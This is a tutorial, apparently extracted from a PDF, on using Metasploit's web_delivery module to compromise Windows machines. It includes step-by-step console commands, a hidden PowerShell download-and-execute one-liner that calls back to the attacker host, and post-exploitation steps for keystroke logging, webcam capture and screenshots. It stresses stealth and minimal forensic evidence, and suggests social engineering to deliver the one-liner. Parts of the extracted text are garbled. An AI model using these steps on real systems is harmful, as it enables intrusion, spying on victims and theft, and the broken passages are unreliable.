Web Delivery using Metasploit

Metasploit's Web Delivery Script is a versatile module that creates a server on the attacking machine which hosts a payload. When the victim connects to the attacking server, the payload will be executed on the victim machine. All of this is pretty much done in stealth mode, i.e. without leaving much of remains as such.

This exploit requires a method of executing commands on the victim machine. In particular, one must be able to reach the attacking machine from the victim. Remote command execution is a great example of an attack vector where using this module is possible. The web delivery script works on PHP, Python, and PowerShell based applications.

Meterpreter session is used post exploitation.

The Web Delivery demonstrated here is for Windows victim machines, but the process for Linux-based and Mac too are the same as they have inbuilt Python support for command execution. The only difference is the target script. Following are the steps illustrating the commands.

- 1. Use the exploit, "exploit/multi/scripts/web_delivery".
- 2. Set the variables LHOST and LPORT to the host address and port number on the attacker machine. e.g.

set LHOST 192.168.56.101

set LPORT 4444

- 3. "set target 2" (2 for PowerShell, 0 for Python)
- 4. Set the payload "set payload windows/meterpreter/reverse_tcp"
- 5. Exploit begins!

The following screenshot illustrates all these steps.

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msf > use exploit/multi/script/web delivery
msf exploit(multi/script/web_delivery) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(multi/script/web_delivery) > show target
-] Invalid parameter "target", use "show -h" for more information
msf exploit(multi/script/web_delivery) > show targets
Exploit targets:
   Id Name
   0
      Python
   1
      PHP
      Regsvr32
      PSH (Binary)
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web delivery) > set payload windows/meterpreter/reverse tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/script
                           eb_delivery) > exploit
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Using URL: http://0.0.0.0:8080/eCdhUJ5Un3
[*] Local IP: http://127.0.0.1:8080/eCdhUJ5Un3
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $t=new-object net.webclient;$t.proxy=[Net.WebRequest]::GetSy
101:8080/eCdhUJ5Un3');
```

The little script shown here is to be executed on the remote machine. This part is essentially the crux of the whole process, this may be achieved using a web-hosted file-link, embedded script within a file, some social engineering or simple physical access.

Once the script is run on the remote machine, the Post-exploitation session begins.

"sessions -I" lists all the running meterpreter sessions.

"sessions -i <session-id>" opens the specified session.

Note than a Meterpreter session is very stealthy, in that it writes nothing to disk, all operations are performed in the memory of the remote machine. No new processes are created as Meterpreter injects itself into the compromised process and can migrate to other running processes easily. By default, Meterpreter uses encrypted communications.

All of these provide limited forensic evidence and impact on the victim machine.

A meterpreter shell gives the attacker almost complete access to the remote computer. One could record sounds from the remote microphone, log keystrokes, take screenshots, snap a photo from the webcam, and many others including executing remote commands, killing running processes, shutting down or rebooting!

Following are some of the screenshots on the attacker machine while performing post-exploitation.

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root@kali: ~

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meterpreter > screenshot
Screenshot saved to: /root/QIgLUQKn.jpeg
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > webcam_list
1: HP Wide Vision HD
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/basCgmsp.jpeg
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'ps' lists the running processes in the remote computer.

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Process List

PID PPID Name Arch Session User Path

0 [System Process]

4 0 [System Process]

5 0 [System Process]

6 0 [System Proces]


6 0 [System Proces]

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File-Folder access is also available.



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